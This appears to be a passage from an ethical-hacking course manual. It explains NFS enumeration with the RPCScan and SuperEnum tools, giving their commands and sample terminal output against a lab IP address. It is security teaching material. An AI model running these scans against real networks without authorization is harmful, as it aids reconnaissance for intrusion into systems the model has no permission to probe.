
NFS enumeration tools scan a network within a given range of IP addresses or a single IP address to identify the NFS services running on it. These tools also assist in obtaining a list of RPC services using portmap, a list of NFS shares, and a list of directories accessible through NFS; further, they allow downloading a file shared through the NFS server. Attackers use tools such as RPCScan and SuperEnum to perform NFS enumeration.

- **RPCScan**

  Source: *https://github.com*

  RPCScan communicates with RPC services and checks misconfigurations on NFS shares. As shown in the screenshot, an attacker runs the following command to enumerate a target IP address for active NFS services:

  `python3 rpc-scan.py <Target IP Address> --rpc`


python3 rpc-scan.py 10.10.1.19 --rpc - Parrot Terminal
File Edit View Search Terminal Help


```
┌─[root@parrot]─[/home/attacker/RPCScan]
└──╼ #python3 rpc-scan.py 10.10.1.19 --rpc
rpc://10.10.1.19:111    Portmapper
RPC services for 10.10.1.19:
portmapper (100000)          2        udp      111
portmapper (100000)          3        udp      111
portmapper (100000)          4        udp      111
portmapper (100000)          2        tcp      111
portmapper (100000)          3        tcp      111
portmapper (100000)          4        tcp      111
nfs (100003)                 2        tcp      2049
nfs (100003)                 3        tcp      2049
nfs (100003)                 2        udp      2049
nfs (100003)                 3        udp      2049
nfs (100003)                 4        tcp      2049
mount demon (100005)         1        tcp      2049
mount demon (100005)         2        tcp      2049
mount demon (100005)         3        tcp      2049
mount demon (100005)         1        udp      2049
mount demon (100005)         2        udp      2049
mount demon (100005)         3        udp      2049
network lock manager (100021) 1       tcp      2049
network lock manager (100021) 2       tcp      2049
network lock manager (100021) 3       tcp      2049
network lock manager (100021) 4       tcp      2049
network lock manager (100021) 1       udp      2049
network lock manager (100021) 2       udp      2049
network lock manager (100021) 3       udp      2049
network lock manager (100021) 4       udp      2049
```

Figure 4.24: Screenshot of RPCScan displaying open NFS ports and services

- **SuperEnum**

  Source: *https://github.com*


  SuperEnum includes a script that performs the basic enumeration of any open port. As shown in the screenshot, an attacker uses the **`./superenum`** script and then enters a text file name “**`Target.txt`**” having a target IP address or a list of IP addresses for enumeration.


./superenum - Parrot Terminal
File Edit View Search Terminal Help
Running script
File containing target IP address

```
┌─[root@parrot]─[/home/attacker/SuperEnum]
└──╼ #./superenum
Enter IP List filename with path
Target.txt

TCP Scan Started for IP: 10.10.1.19

UDP Scan Started for IP: 10.10.1.19

Testing for 10.10.1.19: 111
Testing for 10.10.1.19: 111, Tool: nmap_rpcinfo
Testing for 10.10.1.19: 111, Tool: rpcinfo
./superenum: line 116: rpcinfo: command not found
```

Figure 4.25: Screenshot of SuperEnum running a script

After scanning a target IP address, the script displays all the open ports, as shown in the below screenshot. Port 2049 has an NFS service running.


./superenum - Parrot Terminal
File Edit View Search Terminal Help
Open NFS Port

